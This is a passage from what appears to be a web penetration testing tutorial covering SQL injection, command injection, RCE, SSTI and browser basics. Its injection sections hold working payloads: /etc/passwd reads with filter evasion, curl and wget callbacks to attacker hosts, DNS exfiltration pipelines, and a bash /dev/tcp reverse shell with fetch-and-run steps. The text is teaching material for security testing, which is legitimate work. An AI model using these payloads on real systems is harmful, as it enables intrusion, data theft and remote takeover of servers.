Web pages can also be retrieved with a raw `telnet` connection to port 80, then typing the HTTP request manually — but `curl` handles this automatically and is far more practical.

CDN and Reverse Proxies

A CDN (Content Delivery Network) is a distributed set of reverse proxies positioned between clients and the origin server (called the upstream). CDNs cache content geographically close to users to reduce latency, but they also provide load balancing, global distribution, WAF (Web Application Firewall) filtering, and DDoS protection.

From a security testing perspective, CDNs can obscure the true origin IP of the target.

Programming as a Foundation for Web Security

Strong programming skills are nearly essential for effective security work. There are two core reasons why:

- The ability to read and interpret a target's code and build attack flows around it
- The ability to write scripts and tools to automate testing

Complete references for Python (basic to advanced), JavaScript (basic to likely advanced), Bash, GO (fundamentals), PHP (fundamentals) are covered in the section in dev book. This chapter provides a brief overview relevant to web security work.

JSON and Regex

JSON (JavaScript Object Notation) is a lightweight data format modelled after JavaScript objects. It is used extensively in web applications and APIs and will appear constantly during security testing.

Regular expressions (regex) are also worth knowing well — they are commonly used in input validation and filter functions on the server side, and understanding them helps when crafting payloads to bypass those checks.

Automating Tasks with Python

For web security automation, the two most commonly used Python libraries are `requests` (for sending HTTP requests) and `bs4` (BeautifulSoup, for parsing HTML).

The following script extracts all links from a static page:

```
import requests
from bs4 import BeautifulSoup

res = requests.get("http://victim.net")
soup = BeautifulSoup(res.text, "html.parser")
aTags = soup.select('a')
```



```
for a in aTags:
    print(a.attrs['href'])
```

This works for static pages because `requests` only fetches the initial HTML response. It does not execute JavaScript or wait for the DOM to change.

If the target page loads content dynamically — for example, via JavaScript after the initial page load — `requests` will not capture that content. In that case, a headless browser controlled through a library such as Selenium is required, as it renders the full page including any DOM modifications before scraping.

JavaScript for Web Application Security

The difference between a capable security tester and a script kiddie is depth of knowledge. Script kiddies run tools and may get results — but a skilled tester understands what is actually happening: they can read the target’s code, identify the precise weak point, and know how to exploit it.

In web application penetration testing, the minimum requirement is the ability to read and interpret code well enough to find vulnerabilities. The most important language for this is JavaScript.

How Browsers Work

A browser is composed of several internal components:

Component	Role
Networking	Handles OSI layer communication
Browser engine	Manages tabs, history, and coordination between components
Rendering engine	Parses and renders HTML, CSS, and page layout
User interface	The visible chrome — address bar, buttons, etc.
JS interpreter	Executes JavaScript
Data storage	Manages cookies, localStorage, and other client-side storage

Removing the user interface layer produces a headless browser — a fully functional browser with no visible window. Headless browsers are used in automation and security tooling. Being comfortable with browser developer tools, particularly the debugger, is also essential for JavaScript-level security analysis.

Same-Origin Policy (SOP)

SOP is one of the most important security mechanisms built into browsers. An origin is defined as the combination of scheme, host, and port:

```
scheme://host:port
```

Two pages with different origins cannot freely exchange data with each other. This prevents a malicious page from reading content from another site the user is logged into.

Accessing an iframe's Content

When two pages share the same origin, a parent page can access the document inside an iframe:

```
document.querySelector('iframe').addEventListener('load', function() {
    var iframeDocument = this.contentDocument || this.contentWindow.document;
    var pageTitle = iframeDocument.title;
    console.log("iframe title:", pageTitle);
});
```

This only works when both the parent page and the iframe share the same origin. Cross-origin access to iframe content is blocked by SOP.

postMessage: Cross-Origin Communication

SOP increases security but reduces availability — legitimate applications sometimes need to communicate across origins. The `postMessage` API was introduced to solve this. It allows controlled data transfer between windows or iframes of different origins.

Listener (receiving page)

```
var postMessageHandler = function(e) {
    msg = JSON.parse(e.data);
    if (msg.readyToPlay) {
        document.getElementById("fs").innerText = "Read mr." + msg.name;
        if (msg.url) {
            window.open(msg.url);
        }
    }
}
window.addEventListener("message", postMessageHandler);
```

Sender (initiating page)

```
function start() {
    var frame = document.getElementById('exampleFrame').contentWindow;
    frame.postMessage(JSON.stringify({"readyToPlay": true, "name": "sora"}), "*");
}
```

The HTML elements used by this sender:

```
<iframe src="http://listener.com/index.html" id="exampleFrame"></iframe>
<input type="button" value="start" onclick="start()">
```

The second argument to `postMessage` is the target origin. Using `"*"` means the message will be sent regardless of the receiver's origin — this is a common misconfiguration that becomes a security vulnerability when the message contains sensitive data or triggers privileged actions.

SQL Fundamentals for Web Security

SQL (Structured Query Language) is used to communicate with relational databases, and it appears in the majority of web applications. Understanding SQL is essential — not only for building queries, but for identifying and exploiting injection vulnerabilities.

Relational Database Concepts

A relational database organises data into tables. Each table has columns, and columns store the actual data. For example, a database might have a `users` table and a `books` table. The `books` table could have columns: `name`, `pageCount`, `quantity`.

To express which book belongs to which user, a relationship is required. A unique `id` column is added to the `users` table, and `userId` and `bookId` columns are added to `books`. This allows rows across tables to be linked — this is the relational model.

By default, databases have a privileged account (commonly `root`, `admin`, or `administrator`) with unrestricted access. Other accounts have limited permissions based on how they are configured.

Installation and Connection

Install MySQL on Debian-based systems:

```
sudo apt install mysql-server
```

Connect as root:

```
sudo mysql -u root
```

Database and Table Operations

Create a database and switch to it:

```
CREATE DATABASE someName;  
USE someName;
```

Create a table with typed columns:

```
CREATE TABLE users (  
    id INT PRIMARY KEY AUTO_INCREMENT,  
    username VARCHAR(50) NOT NULL,  
    email VARCHAR(100) UNIQUE NOT NULL,  
    age INT,  
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP  
);
```

Queries

INSERT

```
INSERT INTO users (username, email, age) VALUES ('sora', 'sora@sora.net', 24);
```

SELECT

```
SELECT username, email, age FROM users;  
SELECT * FROM users;
```

```
SELECT * FROM users WHERE username='sora';  
SELECT * FROM users WHERE username='sora' OR id=2;
```

WHERE A typical login query in an application looks like this:

```
SELECT * FROM users WHERE username='sora' AND password='root';
```

This pattern is a common SQL injection target — if user input is inserted directly into the query without sanitisation, the logic can be manipulated.

UPDATE

```
UPDATE users SET age=22 WHERE id=1;
```

DELETE

```
DELETE FROM users WHERE id>25;
```

DESCRIBE

DESCRIBE shows the structure of a table — its columns and data types — without returning actual data:

```
DESCRIBE users;
```

UNION

UNION combines the results of two SELECT queries. Both sides must return the same number of columns:

```
SELECT username, email, age FROM users UNION SELECT user, email, age FROM usr;
```

This is directly relevant to UNION-based SQL injection.

ORDER BY

It sorts the results by the column in ascending order.

```
SELECT x, y, z FROM users ORDER BY y;
```

Columns can also be referenced by position. ORDER BY 2 is equivalent to ORDER BY y in the query above. This positional syntax is used during SQL injection to determine the number of columns in a query.

INFORMATION_SCHEMA

MySQL includes a built-in database called `INFORMATION_SCHEMA` that stores metadata about all other databases, tables, and columns.

Key tables:

Table	Contents
<code>SCHEMATA</code>	All accessible databases
<code>TABLES</code>	All tables across all databases
<code>COLUMNS</code>	All columns across all tables

```
SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;  
SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES;  
SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS;
```

Built-in Functions

Function	Description
<code>USER()</code>	Returns the current database user
<code>COUNT()</code>	Returns the number of rows matching a condition
<code>VERSION()</code>	Returns the MySQL version string
<code>SUBSTRING(string, start, length)</code>	Extracts a portion of a string
<code>SLEEP(sec)</code>	Suspends execution for the given number of seconds — used in time-based blind SQL injection
<code>CHAR(ascii_code)</code>	Returns the character for a given ASCII code
<code>ASCII('char')</code>	Returns the ASCII code for a given character
<code>CONCAT(a, ':', b)</code>	Concatenates strings
<code>GROUP_CONCAT()</code>	Concatenates multiple rows into a single string
<code>HEX(value)</code>	Returns the hexadecimal representation of a value
<code>UNHEX(value)</code>	Converts a hex string back to its original value

LIKE

`LIKE` is used in `WHERE` clauses for pattern matching. `%` matches any sequence of characters, and `_` matches exactly one character:

```
SELECT user FROM users WHERE user LIKE "%mysql";
```

Escape Sequences and Quoting

A backslash (\) is used as an escape character. A single quote can be represented as `''` — this returns the `'` character itself. These details are relevant when constructing or bypassing string-based SQL injection payloads.

Comments

In MySQL, everything following `#` on a line is treated as a comment. This is frequently used in SQL injection to truncate the remainder of a query:

```
SELECT * FROM users WHERE username='admin'#' AND password='anything';
```

The `AND password=...` portion is commented out, bypassing the password check entirely.

SQL Injection

SQL injection (SQLi) is one of the oldest and most impactful injection vulnerabilities. It is harder to find today than it once was, but it still exists — typically in deeper parts of web applications that interact with a database, such as custom headers like `User-Agent`, or in application logic that is not exposed on the surface. Injection vulnerabilities account for roughly 1% of all vulnerabilities found today.

Goals of SQL Injection

- Dumping data from the database
- Inserting or modifying data
- Bypassing authentication
- Privilege escalation

Breaking Out of Context and Fixing

In injection attacks, two concepts are fundamental: **breaking out of context** and **fixing**.

Breaking out of context means injecting characters — typically `'` or `"` — that cause the SQL parser to interpret the attacker's input as part of the query structure rather than as a plain string. After breaking, the injected query must be **fixed** — meaning it must be syntactically valid — to avoid errors that would reveal the injection or cause the application to fail silently.

Simple Authentication Bypass

Consider a typical login query:

```
SELECT * FROM credentials WHERE username='$username' AND password='$password';
```

If the attacker enters `xyz'` as the username, the resulting query becomes:

```
SELECT * FROM credentials WHERE username='xyz' AND password='...';
```

The unmatched quote causes a syntax error. To fix the query, the attacker comments out the remainder using `#`:

Payload:

admin'#

Resulting query:

```
SELECT * FROM credentials WHERE username='admin'# AND password='anything';
```

Everything after # is ignored. The password check is eliminated.

Another common payload:

Payload:

anythingHere' OR 1=1#

Resulting query:

```
SELECT * FROM credentials WHERE username='anythingHere' OR 1=1# AND password='...';
```

1=1 is always true, so the query returns all rows.

Batch Queries and Semicolons

Using a semicolon, it is possible to close the original query and append a new one:

Payload:

'; SELECT 1=1; --

This technique is called a **batch query**. Whether it works depends on the language and database combination — it works in ASP.NET environments but not in PHP with MySQL.

Note that both # and -- are valid comment syntaxes in MySQL.

Bypassing Quote Escaping

A common developer defence is replacing ' with '' (two single quotes). However, this can be bypassed by injecting a backslash escape character:

Payload:

\'; SELECT 1=1; --

Resulting query:

```
SELECT * FROM credentials WHERE username='\''; SELECT 1=1; --' AND password='...';
```

The backslash escapes the developer's injected quote, closing the string on the attacker's terms.

Interaction Modes

When a web application interacts with a database, the output falls into one of three categories — each requiring a different exploitation technique.

1. Direct Results

Data is returned and displayed to the user.

Example URL:

`https://site.com/news/54`

Underlying query:

```
SELECT * FROM news WHERE news_id = $newsID
```

Exploitable with UNION-based injection.

2. Indirect Results

Data is processed and only an effect is shown — not raw data.

Example URL:

`https://site.com/product_id/142`

Underlying query:

```
SELECT IF((SELECT count FROM products WHERE product_id=$product_ID) > 0, 1, 0);
```

The application returns 1 (available) or 0 (not available) — no actual data.

Exploitable with boolean-based blind SQLi.

3. No Results

Nothing is returned. No direct or processed output is visible.

Exploitable with time-based blind SQLi.

Privilege and File Access

SQL injection is bounded by the privileges of the database user the application connects with. Depending on the configuration:

- **File read** — requires FILE privilege and OS read permission
- **File write** — requires FILE privilege and OS write permission
- **Command execution** — extremely rare on production SQL servers

If the SQL user has FILE privilege, the next question is whether the corresponding OS-level permissions also exist.

Data Extraction Flow

Regardless of injection type, data extraction always follows the same sequence:

SQLi confirmed

```
=> extract database names
=> extract table names
=> extract column names
=> dump data
```


All of this metadata is available through `INFORMATION_SCHEMA`:

```
SELECT schema_name FROM information_schema.schemata;
SELECT table_name FROM information_schema.tables;
SELECT column_name FROM information_schema.columns;
```

To narrow results to a specific database and table:

```
SELECT group_concat(column_name)
FROM information_schema.columns
WHERE table_schema='<databaseName>'
AND table_name='<tableName>';
```

UNION-Based Injection

UNION-based injection applies when query results are returned directly to the user. It allows the attacker to append a second `SELECT` statement and retrieve data from arbitrary tables.

Detection

The attacker does not know how the query is constructed — whether string values are quoted with single quotes, double quotes, or none at all. Each must be tested.

Default request:

`page/?id=54`

Step 1 — confirm normal output:

```
page/?id=54 order by 1
page/?id=54' order by 1#
page/?id=54" order by 1#
```

If the output of one of these matches the default response exactly, that syntax is valid.

Step 2 — trigger an error with an out-of-range column number:

```
page/?id=54 order by 1000
page/?id=54' order by 1000#
page/?id=54" order by 1000#
```

If the output differs from the default, the column count has been exceeded and a SQLi vulnerability is confirmed.

Determining Column Count

Start from `ORDER BY 1` and increment until the output changes. The last value that returns normal output is the column count.

Exploitation

With a known column count, inject a `UNION SELECT`:

```
page/?id=54 union select 1,2,3#
```

Example on a movie search with 7 columns — retrieve the current database name:

```
Iron man' UNION SELECT 1, database(), 3, 4, 5, 6, 7#
```

Extract all database names:

```
Iron man' UNION SELECT NULL, schema_name, NULL, NULL, NULL, NULL, NULL \
FROM information_schema.schemata#
```

Extract table names from a specific database:

```
a' UNION SELECT 1, table_name, 3, 4, 5, 6, 7 \
FROM information_schema.tables \
WHERE table_schema="<databaseName>"#
```

Extract column names:

```
a' UNION SELECT 1, column_name, 3, 4, 5, 6, 7 \
FROM information_schema.columns \
WHERE table_schema="<databaseName>" \
AND table_name="<tableName>"#
```

Dump data:

```
a' UNION SELECT 1, group_concat(email), 3, 4, 5, 6, 7 FROM <tableName>#
```

Bypassing Quote Restrictions with Hex Encoding

If single quotes are filtered, string values can be replaced with their hexadecimal equivalents:

Instead of:

```
WHERE table_name='ppl'
```

Use:

```
WHERE table_name=0x70706c
```

Blind SQL Injection

Blind SQLi applies when no data is returned directly. There are two types: boolean-based and time-based.

Boolean-Based Blind SQLi

Detection

Test 1 — true condition (must match default output):

```
page/?id=54 and 1=1
page/?id=54' and '1'='1
page/?id=54" and "1"="1
```

Test 2 — false condition (must differ from default output):

```
page/?id=54 and 1=2
page/?id=54' and '1'='2
page/?id=54" and "1"="2
```

If test 1 matches the default and test 2 differs, a SQLi vulnerability is confirmed.

Time-Based Blind SQLi

Used when there is no visible output at all — not even a boolean effect.

```
page/?id=54 and sleep(10)
page/?id=54' and sleep(10)#
page/?id=54" and sleep(10)#
```

A 10-second delay in the response confirms the vulnerability.

Flash Point — Injecting Through Search Bars

Search bars commonly use `LIKE` with the input wrapped in percent signs: `:%$INPUT%`. To ensure injected conditions are evaluated correctly, append `%` to the search term before the payload:

```
test% and 1=1#
```

Resulting query:

```
SELECT * FROM table WHERE keyword LIKE '%test%' AND 1=1#%...
```

When testing, either use an exact known keyword, or append `%` to match partial results while keeping the injected condition active.

Boolean-Based Exploitation

Two conditions are defined: **TRUE** (same as default response) and **FALSE** (different from default). Data is extracted one byte at a time using conditional expressions.

Step 1 — find the database name length:

```
Iron man' AND 1=IF((SELECT LENGTH(DATABASE())) > 1, 1, 0)#
```

Increment the comparison value until the condition becomes false. The last value that returns true is the length.

Step 2 — extract the database name one character at a time:

```
Iron man' AND SUBSTRING(DATABASE(), 1, 1) = 'a'#
```

The first numerical argument to `SUBSTRING` is the position, the second is the length (always 1 here). Iterate through characters (a, b, c, d, ...) until a match is found, then increment the position. Repeat until the full name is recovered.

Assuming the database name is `bwapp`:

Step 3 — find the length of the first table name:

```
Iron man' AND LENGTH(( \
  SELECT table_name FROM information_schema.tables \
  WHERE table_schema="bwapp" LIMIT 0,1 \
)) = 1#
```

LIMIT offset,count selects rows by position. Examples:

Syntax	Meaning
LIMIT 0,1	First row
LIMIT 2,1	Third row
LIMIT 0,2	First two rows

Increment the length comparison value until false. Then extract the table name character by character:

```
Iron man' AND SUBSTRING(( \
  SELECT table_name FROM information_schema.tables \
  WHERE table_schema="bwapp" LIMIT 0,1 \
), 1, 1) = 'a'#
```

Assuming the table name is blog:

Step 4 — find the column name length:

```
Iron man' AND LENGTH(( \
  SELECT column_name FROM information_schema.columns \
  WHERE table_schema="bwapp" AND table_name="blog" LIMIT 0,1 \
)) = 2#
```

Step 5 — extract the column name:

```
Iron man' AND SUBSTRING(( \
  SELECT column_name FROM information_schema.columns \
  WHERE table_schema="bwapp" AND table_name="blog" LIMIT 0,1 \
), 1, 1) = 'a'#
```

Assuming the column is id:

Step 6 — dump data:

```
Iron man' AND SUBSTRING(( \
  SELECT id FROM blog LIMIT 0,1 \
), 1, 1) = 1#
```

Adjust the comparison value based on expected data type — numeric, string, or character.

For time-based blind SQLi, replace the true/false return values (1 and 0) with SLEEP(10) and 0 respectively, and measure response delay instead of comparing output.

SQLmap

Manually crafting blind SQLi payloads for every byte of every field is impractical in real engagements. **sqlmap** automates this process and supports all major injection techniques. For blind SQLi specifically, **ghauri** is also recommended.

Options

Flag	Description
-u	Target URL
-r	Path to a saved HTTP request file (recommended approach)
-p	Specify the parameter to test
--technique	Injection technique: U (UNION), B (boolean blind), T (time-based), etc.
-D	Specify database name
-T	Specify table name
-C	Specify column name
--dbs	Extract all database names
--tables	Extract all table names
--columns	Extract all column names
--dump	Dump data
--batch	Accept default answers to all prompts
--dbms	Specify the database engine
--risk	Attack risk level: 1–3, Using with high risk may cause side effects or changes in data
--level	Attack depth level: 1–5, More payloads and heavier queries

The recommended workflow is to capture the HTTP request using Burp Suite (Intercept → right-click → Save item), then pass it to **sqlmap** with **-r**. This ensures all headers, cookies, and POST body parameters are included.

Example Usage

Run a boolean-blind attack on the **title** parameter at maximum level:

```
sqlmap -r /path/to/request.txt --technique=B -p title --level=5
```

Extract all database names:

```
sqlmap -r /path/to/request.txt --dbs
```

Extract tables from a specific database:

```
sqlmap -r /path/to/request.txt -D <dbName> --tables --batch
```

Dump an entire table:

```
sqlmap -r /path/to/request.txt -D <dbName> -T <tableName> --dump
```

Command Injection

Command Injection (CI) is a critical vulnerability in the server-side injection family, alongside SQLi, RCE, and SSTI. In a command injection attack, the web application takes user input and passes it — without proper sanitisation — to the underlying operating system shell to execute. The application is not executing arbitrary user input directly; it is running a predetermined command and incorporating user-supplied data as part of it. The attacker's goal is to break out of that expected input and inject additional commands.

hacker <--> web application <--> shell

Web applications interact with the shell for legitimate reasons: image or audio/video conversion, calling external web services, invoking binaries, or intentionally executing system commands (such as ping-based diagnostic tools).

Why It Is Critical

Command injection gives the attacker direct execution capability on the server. A successful exploit can lead to full system compromise, data exfiltration, or a reverse shell — making it one of the most severe vulnerabilities in web application security.

Detection

Fuzz every input that appears to interact with backend logic. If the payload list is small, testing all application inputs is reasonable. The goal is to inject command separator characters that terminate the original command and append a new one.

Example detection payloads:

```
; cat /etc/passwd
&& cat /etc/passwd
& cat /etc/passwd
| cat /etc/passwd
$(cat /etc/passwd)
`cat /etc/passwd`
|| cat /etc/passwd
cat$IFS/etc/passwd
cat${HOME:0:1}etc${HOME:0:1}passwd
{cat,/etc/passwd}
```

- `$IFS` substitutes for a space when spaces are filtered
- `${HOME:0:1}` produces `/` via bash string slicing, used when forward slashes are filtered
- `{cat,/etc/passwd}` is a brace expansion form that avoids spaces entirely

When inspecting responses and recon output, indicators like `-` or `--` in responses may suggest OS-level interaction. In those cases, command injection should be tested.

Out-of-Band (OOB) Detection

OOB is a general security concept where data is sent outside the application's normal communication channel. It is particularly useful when the application returns no visible

output, or when direct output is not easily accessible — which applies to roughly 9 out of 10 real-world command injection scenarios. Starting with OOB rather than basic payloads saves significant time.

Set up a listener on the attacker's server:

```
nc -lp 5555
```

Then inject a payload on the target that initiates a connection back:

```
telnet <hackerIP> <hackerPORT>
```

If the connection appears in the listener logs, command execution is confirmed.

OOB requests can use DNS, HTTP, or other protocols. Example OOB payloads using `wget`:

```
; wget https://attacker.com/00B
| wget https://attacker.com/00B
`wget https://attacker.com/00B`
{wget,https://attacker.com/00B}
&& wget https://attacker.com/00B
& wget https://attacker.com/00B
|| wget https://attacker.com/00B
$(wget https://attacker.com/00B)
; wget$IFShttps://attacker.com/00B
```

These payloads are not static. Based on what sanitisation is in place, custom payloads must be crafted — which is why a strong foundation in Linux and Bash is essential. A complete Bash scripting reference is available in the files section in dev book.

If no personal server is available, services like webhook.site can log incoming requests. However, using a personal server is recommended — public OOB catchers are widely known and frequently blocked by WAFs and CDNs.

Data Exfiltration

CI vulnerabilities fall into two categories: **normal** and **blind**.

- **Normal CI** — output is visible in the application's response
- **Blind CI** — no output is returned; OOB techniques are required

HTTP Exfiltration

Send command output to an attacker-controlled server via HTTP:

```
; curl https://<attackerAddress>/ -d "${id}"
```

Send a file's contents:

```
; curl https://<attackerAddress>:<PORT> --data-binary @/etc/passwd
```

DNS Exfiltration

DNS exfiltration encodes data inside DNS query hostnames. A DNS logging service (such as `dnslog.cn`) or a self-hosted DNS server is required.

Simple example using `ping`:

```
; ping -c 1 $(whoami).o9n2wc.dnslog.cn
```

Using `dig`:

```
; dig a +short $(whoami).o9n2wc.dnslog.cn
```

To monitor logs on a self-hosted DNS server:

```
tail -f /var/log/named/named.log -n 0
```

Exfiltrating Larger Output via DNS

`whoami` produces a short string, but exfiltrating file contents requires chunking. The following pipeline handles this:

```
uname -a | od -A n -t x1 -w8 | sed 's/ *//g' | while read XX; do
    ping -c 1 $XX.<DNSLoggerAddress>
done
```

Breaking down each stage:

1. `uname -a` — retrieves system information
2. `od -A n -t x1 -w8` — `od` is `OcatlDump`. this command converts output to hex; `-A n` suppresses address prefixes (address format `-> none`), `-t x1` outputs one byte at a time in hex, `-w8` limits each line to 8 bytes
3. `sed 's/ *//g'` — strips all whitespace between hex bytes
4. The `while` loop sends each 8-byte chunk as a subdomain in a DNS query to the attacker's logger

The attacker receives log entries such as:

```
4c696e757820746f.hacker.com
6f6c20362e31322e.hacker.com
36332b6465623133.hacker.com
...
```

To reassemble and decode:

```
echo "4c696e757820746f6f6c20362e31322e..." | xxd -r -p
```

or

```
cat file | cut -d"." -f1 | tr -d ' \n' | xxd -r -p
```

Real-World Scenario: Reverse Shell

A reverse shell is an interactive shell session that the victim machine initiates back to the attacker. Unlike a single injected command, a reverse shell maintains a stateful TCP

session — allowing the attacker to issue follow-up commands interactively.

This contrasts with HTTP, which is stateless. In non-interactive command injection, each command is isolated. A reverse shell removes that limitation.

Step 1 — Identify the Available Shell

```
; sh -c 'sleep 10'
; bash -c 'sleep 10'
; /bin/sh -c 'sleep 10'
; /bin/bash -c 'sleep 10'
```

A 10-second response delay confirms which shell binary is available.

Step 2 — Write the Reverse Shell Script

```
#!/bin/bash
bash -i >& /dev/tcp/<hackerIP>/4444 0>&1
```

Save this as `rev.sh`.

Step 3 — Serve the Script

On the attacker's machine, start an HTTP server in the same directory as `rev.sh`:

```
python3 -m http.server 8080
```

Step 4 — Set Up the Listener

```
nc -nlvp 4444
```

Step 5 — Fetch and Execute on the Target

```
wget http://<attackerIP>:8080/rev.sh -O /tmp/rev.sh; \
chmod +x /tmp/rev.sh; \
/tmp/rev.sh;
```

If `wget` is not available, use `curl`. As a last resort, use `telnet` or `nc`:

```
(echo -e "GET rev.sh HTTP/1.1\r\nHost: <attackerDomain>\r\nConnection: close\r\n\r\n" \
| telnet <attackerAddress> 8080 \
| tail -n +2 \
| sed '1,/^$/d') > /tmp/rev.sh
```

The site <https://revshells.com> provides pre-crafted reverse shell payloads for various languages and shells. Replace the IP and port placeholders with real values before use.

A quick inline variant without a download step:

```
; bash -c 'bash -i >& /dev/tcp/<hackerIP>/<hackerPORT> 0>&1'
```

Commix

`commix` automates command injection and remote code execution testing. It follows a similar workflow to `sqlmap`.

Key options:

Flag	Description
<code>-r</code>	Path to a captured HTTP request file
<code>-p</code>	Parameter to test

```
commix -r /path/to/request.txt -p <targetParam>
```

If a vulnerability is found, `commix` drops the user into a pseudo-shell (non-interactive). From there, the techniques in this chapter — reverse shells, data exfiltration — can be applied manually.

Remote Code Execution (RCE)

Remote Code Execution (RCE) is similar to command injection and SQL injection. However, in RCE the attacker injects malicious code into the web application.

The main difference with command injection is that RCE involves code related to the backend programming language (such as PHP or Python) rather than direct shell commands.

When RCE is possible, the attacker can execute code that leads to operating system command execution. In other words, the web application evaluates the injected code without proper validation. Most of the time, this occurs through functions like `eval()`, which executes a string as code. This function exists in different programming languages under various names.

PHP Example

Here is a vulnerable PHP example:

```
<?php
$code = @$_GET['code'];
eval($code);
?>
```

An attacker can supply commands through the GET parameter:

```
https://<victimAddress>/?code=echo 123;
```

Functions Leading to System Command Execution

In PHP, the following functions can be used to achieve system command execution:

- `exec`
- `shell_exec`
- `system`

- `passthru`
- `os.system`
- `eval`

However, it is not always straightforward. The code often performs specific tasks.

Consider this source code:

```
<?php
$echo = @$_GET['echo'];
eval("print('echo');");
?>
```

This function performs a specific action (printing something). Simply injecting code will not work reliably. Similar to SQL injection and command injection, the attacker must first break out of the existing code context, insert the payload, and then fix the syntax to prevent errors.

Breaking Out of Context Example

```
https://<victimAddress>/?echo='');echo HELLO //
```

In this payload, the code context is broken first, followed by a harmless payload. Starting with harmless payloads helps identify whether a WAF or other protection is interfering. The line is then commented out to avoid errors.

A real payload would look like this:

```
https://<victimAddress>/?echo='');echo passthru('id');//
```

The single quote (') or closing parenthesis ()) needed depends on the context. Experience helps, but in general, fuzzing the inputs is required. Sometimes appending a single or double quote to the input produces a server error (5XX), indicating a potential RCE vulnerability.

Python Example

In Python-based servers, the approach differs slightly. A common technique uses:

```
__import__('os').system('id')
```

The dunder method (`__import__`) is used because a direct `import os` is often not possible in the restricted context.

Other options include `popen` and similar functions.

In many cases, the result of command execution is not visible in the response. It is recommended to use out-of-band techniques in such scenarios.

First, start a listener on your server:

```
nc -lp 5555
```

Then inject a payload that sends data back:

```
.../?str=__import__('os').system('curl <attackerServer>:<Port>')
```

All injections ultimately rely on identifying sources (user-controlled input) and sinks (dangerous functions that execute the input).

Server-Side Template Injection (SSTI)

SSTI is another vulnerability from the injection family. In many backends there is something called a **template engine**, which performs operations like evaluating expressions and placing the result into the output. Template engines allow developers to combine code dynamically and produce results, for example:

```
<h1>Hello {{username}}</h1>
```

This concept was created to separate frontend and backend. SSTI happens when user input is not sanitised correctly.

The general flow is:

```
detection => template engine identification => exploitation
```

In secure code, input is passed through dedicated functions — such as Python's `Template` class from the `string` library — before being processed. In insecure code, input is used directly in the output generation process.

Detection

Some detection payloads:

- `{{7*7}}`
- `#{{7*7}}`
- `${7*7}`
- `${{<[%[' ']]}}%\`
- `<%= 7*7 %>`
- `${{7*7}}`

If the output equals 49, the target is vulnerable to SSTI.

Payloads can be sourced from HackTricks or PayloadsAllTheThings and tested with Burp Intruder or any other fuzzer.

Here is a simple detection flow graph:

```
`${7*7}` --if works--> a{*comment*}b --if works--> SMARTY
|
|               |--if does not work--> `${"z".join("ab")}` --if works--> MAKO
|               |--if doesn't work--> UNKNOWN
|--if doesn't work--> `${7*7}` --if works--> `${7*7}` --if works--> JINJA2 or TWIG
|
|               |--if doesn't work--> UNKNOWN
|--if doesn't work--> NOT VULNERABLE
```

Exploitation

Once the template engine is identified and a vulnerability is confirmed, there are many payloads available for each engine. No one knows all of them, but many good ones can be found in repositories like PayloadsAllTheThings and SecLists.

As an example, a payload targeting a vulnerable Jinja2 engine:

```
...?name={{self.__init__.__globals__.__builtins__.__import__('os').popen('id').read()}}
```

These payloads depend heavily on the libraries and language in use and are not straightforward to construct from scratch.

Tplmap

Tplmap is a tool for SSTI detection and exploitation, though this vulnerability is not especially common these days.

Key options:

- **-r** — provide a captured request to test payloads against
- **-u** — provide the target URL directly

Sample usage:

```
python3 tplmap.py -u "http://someAddress...?name=sora"
```

Tplmap will identify the parameter, engine, and available techniques automatically.

It also provides exploitation options:

```
python3 tplmap.py -u "http://someAddress...?name=sora" --os-shell
```

BOM and DOM

A webpage in the browser exposes objects to the programmer for interaction. The two main ones are BOM and DOM.

- **BOM** — browser functionality
 - **DOM** — page content, cookies, and more
-

BOM

- **alert()** — one of the most used functions in BOM, used to display data on screen. If **alert** is filtered, **prompt()** or **confirm()** can be used as alternatives since they are also pop-ups.
 - **window.location** — redirects the user to a webpage
 - **window.screen** — returns screen size
 - **window.navigator.userAgent** — returns the browser's user agent
 - **window.history.back()** — navigates back in history (**.forward()** also exists)
-

DOM

The DOM is a document web interface. An interface is needed when documents must be read and modified, and the DOM serves that purpose.

- `document.cookie` — setting, reading, and deleting cookies
- `document.getElement..` — accessing elements and document objects
- `document.location` — redirecting the user to a webpage

When an address is entered and the request is sent, an HTTP response is returned. For example, if a webpage contains an image, the source code forces the browser to send an HTTP request to the address in the `src` attribute. Resource requests can be sent to external sites or to the same site. As these requests are made, the DOM keeps updating, and this process can take around 10 to 20 seconds to complete. This matters to developers because they want to reduce that time.

It is important to understand that the DOM is not complete from second zero — it gets updated as resources load.

When an HTTP response instructs the browser to load resources from elsewhere, the user is forced to send additional requests.

HTTP Requests in the Browser

Browsers expose APIs to send HTTP requests and receive responses.

XMLHttpRequest

The legacy way to send a request. An instance of the class must be created first, then it can be used to interact with the target.

```
function LoadXMLDoc(){
    var xhttp = new XMLHttpRequest();

    xhttp.onreadystatechange = function(){
        if (this.readyState === 4 && this.status === 200){
            // readyState values:
            // 0    unset
            // 1    opened
            // 2    headers received
            // 3    loading
            // 4    done
            alert(this.responseText);
        }
    };

    xhttp.open("GET", "https://someAddress.tld");
    // could be a relative path like: /users
    xhttp.send();
}
```

```
LoadXMLDoc();
```

When this code is executed in the browser console on the same site, the request is sent from the current origin. When the code is saved as a file and run from disk, the origin becomes that file's origin. If the origin does not match the target, the request becomes a cross-origin HTTP request.

Fetch API

The modern and generally preferred alternative to XMLHttpRequest.

```
fetch("https://targetAddress.tld", {
  method: 'GET',
  headers: {
    'X-Custom-Header': 'MyValue',
  },
}).then(res => {
  // something to do with response...
  console.log(res.status);
  if (res.ok){
    console.log(res);
  }

  return res.text();
}).then(text => {
  alert(text);
}).catch(err => {
  console.log(err);
})
```

The purpose of these examples is to show that HTTP requests can be sent directly from the user's browser.

Cookies

A cookie is a block of data stored in the browser by a web server. Websites need to track users for different reasons — such as user-specific settings, authentication, and authorisation.

When a website is opened, the browser automatically sends cookies related to that site. This is how UI changes and similar preferences persist over time. When a site redirects the user somewhere else, the browser will also include cookies in the request — though not always.

Cookie Flags

Cookies have different attributes, also called cookie flags:

- **domain** — which domain the cookie belongs to
- **path** — sets the cookie for a specific path
- **secure** — cookie is only transferred over secure, encrypted communication such as HTTPS, not HTTP
- **httpOnly** — if true, the cookie is only accessible over HTTP and HTTPS; browser scripts and JavaScript cannot access it
- **expires** — expiry date
- **SameSite** — prevents cookies from being sent in cross-site requests

It is important to understand these flags before diving into related vulnerabilities.

Setting Cookies in PHP

A simple example of how a web server sets a cookie:

```
<?php
setcookie('user', 'sora', time()+(86400*30), "/", "", false, true)
?>
```

